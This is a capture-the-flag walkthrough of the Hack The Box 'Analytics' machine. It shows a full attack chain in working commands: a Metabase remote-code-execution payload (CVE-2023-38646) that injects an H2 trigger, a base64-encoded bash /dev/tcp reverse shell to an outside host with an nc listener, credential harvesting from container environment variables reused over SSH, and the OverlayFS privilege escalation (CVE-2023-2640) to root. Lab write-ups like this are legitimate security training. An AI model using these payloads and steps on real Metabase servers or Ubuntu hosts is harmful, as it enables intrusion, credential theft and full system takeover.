Description
Analytics is an easy Hack The Box machine that features:
- Vulnerable Metabase Remote Command Execution
- Sensitive Data Exposure in a Docker Container
- Privilege Escalation via Ubuntu Linux Kernel vulnerability CVE-2023-2640
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.233.
$ ping -c 3 10.10.11.233
PING 10.10.11.233 (10.10.11.233) 56(84) bytes of data.
64 bytes from 10.10.11.233: icmp_seq=1 ttl=63 time=42.0 ms
64 bytes from 10.10.11.233: icmp_seq=2 ttl=63 time=51.4 ms
64 bytes from 10.10.11.233: icmp_seq=3 ttl=63 time=134 ms

--- 10.10.11.233 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.020/75.700/133.650/41.156 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.233 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.233
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.233 -sV -sC -p22,80 -oN nmap_scan_ports -Pn
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.233
Host is up (0.50s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.96 seconds
We get two services: one Secure Shell (SSH) and one Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe that the service is hosting a website. We find that the website is hosted by a nginx 1.18.0 server, is hosting a business analytics page. We can add the hostname to our /etc/hosts file.
$ echo "10.10.11.233 analytical.htb" | sudo tee -a /etc/hosts
With WhatWeb tool we can enumerate the technologies of the website.
$ whatweb --log-brief web_techs analytical.htb
http://analytical.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@analytical.com,due@analytical.com], Frame, HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.233], JQuery[3.0.0], Script, Title[Analytical], X-UA-Compatible[IE=edge], nginx[1.18.0]
 At the top of the page we find a Login button that redirects to the
 data subdomain, so we add it to our hosts file.
$ echo "10.10.11.233 data.analytical.htb" | sudo tee -a /etc/hosts
The subdomain hosts a Metabase instance, a web application used to get business intelligence and analytics.
 If we look at the HTML code of the website, we see that the version of Metabase running is v0.46.6.
 We observe that this version of the application is vulnerable to a Remote code execution, the CVE-2023-38646 and also reported in Github. We also have a writeup by Calif with instructions in how to exploit the vulnerability. First we need to obtain a
 setup-token property from an endpoint of the website, /api/sessions/properties.
$ curl -s http://data.analytical.htb/api/session/properties | jq '."setup-token"'
"249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
Exploitation
This vulnerability is due to an endpoint, /api/setup/validate, which validates a string that indicates the connection to a database, can parse and execute commands due to its syntax creating an special payload. First we need to create the reverse shell command and encode it to Base64.
Payload of the reverse shell:
bash -c '0<&143-;exec 143<>/dev/tcp/10.10.14.192/1234;sh <&143 >&143 2>&143'
Payload of the reverse shell encoded:
YmFzaCAtYyAnMDwmMTQzLTtleGVjIDE0Mzw+L2Rldi90Y3AvMTAuMTAuMTQuMTkyLzEyMzQ7c2ggPCYxNDMgPiYxNDMgMj4mMTQzJyAg
Now we can craft the JSON object to send to the endpoint with the previous values, the setup-token property and the Base64 encoded string.
JSON object to send to the /api/setup/validate endpoint:
{"token":"249fa03d-fd94-4d5b-b94f-b4ebf3df681f","details":{"details":{"db":"zip:/app/metabase.jar!/sample-database.db;TRACE_LEVEL_SYSTEM_OUT=0\\;CREATE TRIGGER YEUBVMNL BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,YmFzaCAtYyAnMDwmMTQzLTtleGVjIDE0Mzw+L2Rldi90Y3AvMTAuMTAuMTQuMTkyLzEyMzQ7c2ggPCYxNDMgPiYxNDMgMj4mMTQzJyAg}|{base64,-d}|{bash,-i}')\n$$--=x","advanced-options":false,"ssl":true},"name":"x","engine":"h2"}}
 Before sending the POST request we start our listener and we will obtain the reverse shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.192] from (UNKNOWN) [10.10.11.233] 33772
Post-Exploitation
Enumerating the users, we find metabase and root as console users. But enumerating the network information we find the interface IP address, 172.17.0.2, which might indicate that we are inside a Docker container.
metabase@metabase $ cat /etc/passwd | grep ash
root:x:0:0:root:/root:/bin/ash
metabase:x:2000:2000:Linux User,,,:/home/metabase:/bin/ash
metabase@metabase $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Enumerating the environment variables of the Docker container, we find two, META_USER and META_PASS, respectively, metalytics and An4lytics_ds20223#.
metabase@metabase $ env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=3a48dbb1a1a9
FC_LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
HOME=/home/metabase
OLDPWD=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
If we try to login through the SSH service with these credentials we will have access to the main system as metalytics user and we will have escaped from the Docker container.
$ ssh metalytics@10.10.11.233
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information

  System load:  0.78125           Processes:                270
  Usage of /:   99.8% of 7.78GB   Users logged in:          1
  Memory usage: 41%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for eth0:    10.10.11.233

...

metalytics@analytics:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
metalytics:x:1000:1000:,,,:/home/metalytics:/bin/bash
We only find root and metalytics as console users. As we can’t find any feasible way to escalate our privileges we can try with a Linux Kernel exploit. We find the installed kernel version 6.2.0-25.
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
This kernel is vulnerable to a privilege escalation in the Linux Kernel due to a Ubuntu OverlayFS module vulnerability, CVE-2023-2640, in all kernel versions below to 6.2.0-26.26. We have a proof of concept done by Wiz. We just need to follow the instructions in the remote system.
metalytics@analytics:~$ mktemp -d
metalytics@analytics:~$ cd /tmp/tmp.eJQE5eKlvC
metalytics@analytics:/tmp/tmp.eJQE5eKlvC$ unshare -rm bash
root@analytics:/tmp/tmp.eJQE5eKlvC# mkdir lower upper workdir mount
root@analytics:/tmp/tmp.eJQE5eKlvC# cp /usr/bin/python3 lower/python3
root@analytics:/tmp/tmp.eJQE5eKlvC# setcap 'cap_setuid+eip' lower/python3
root@analytics:/tmp/tmp.eJQE5eKlvC# mount -t overlay overlay -o rw,lowerdir=lower,upperdir=upper,workdir=workdir mount
root@analytics:/tmp/tmp.eJQE5eKlvC# touch mount/python3
root@analytics:/tmp/tmp.eJQE5eKlvC# exit
metalytics@analytics:/tmp/tmp.eJQE5eKlvC$ upper/python3 -c 'import os;os.setuid(0);os.system("id")'
uid=0(root) gid=0(root) groups=0(root)
Now we can issue commands as root user.
Flags
In the root shell we can obtain the user flag and the system flag.
metalytics@analytics:/tmp/tmp.eJQE5eKlvC$ upper/python3 -c 'import os;os.setuid(0);os.system("cat /home/metalytics/user.txt")'
<REDACTED>
metalytics@analytics:/tmp/tmp.eJQE5eKlvC$ upper/python3 -c 'import os;os.setuid(0);os.system("cat /root/root.txt")'
<REDACTED>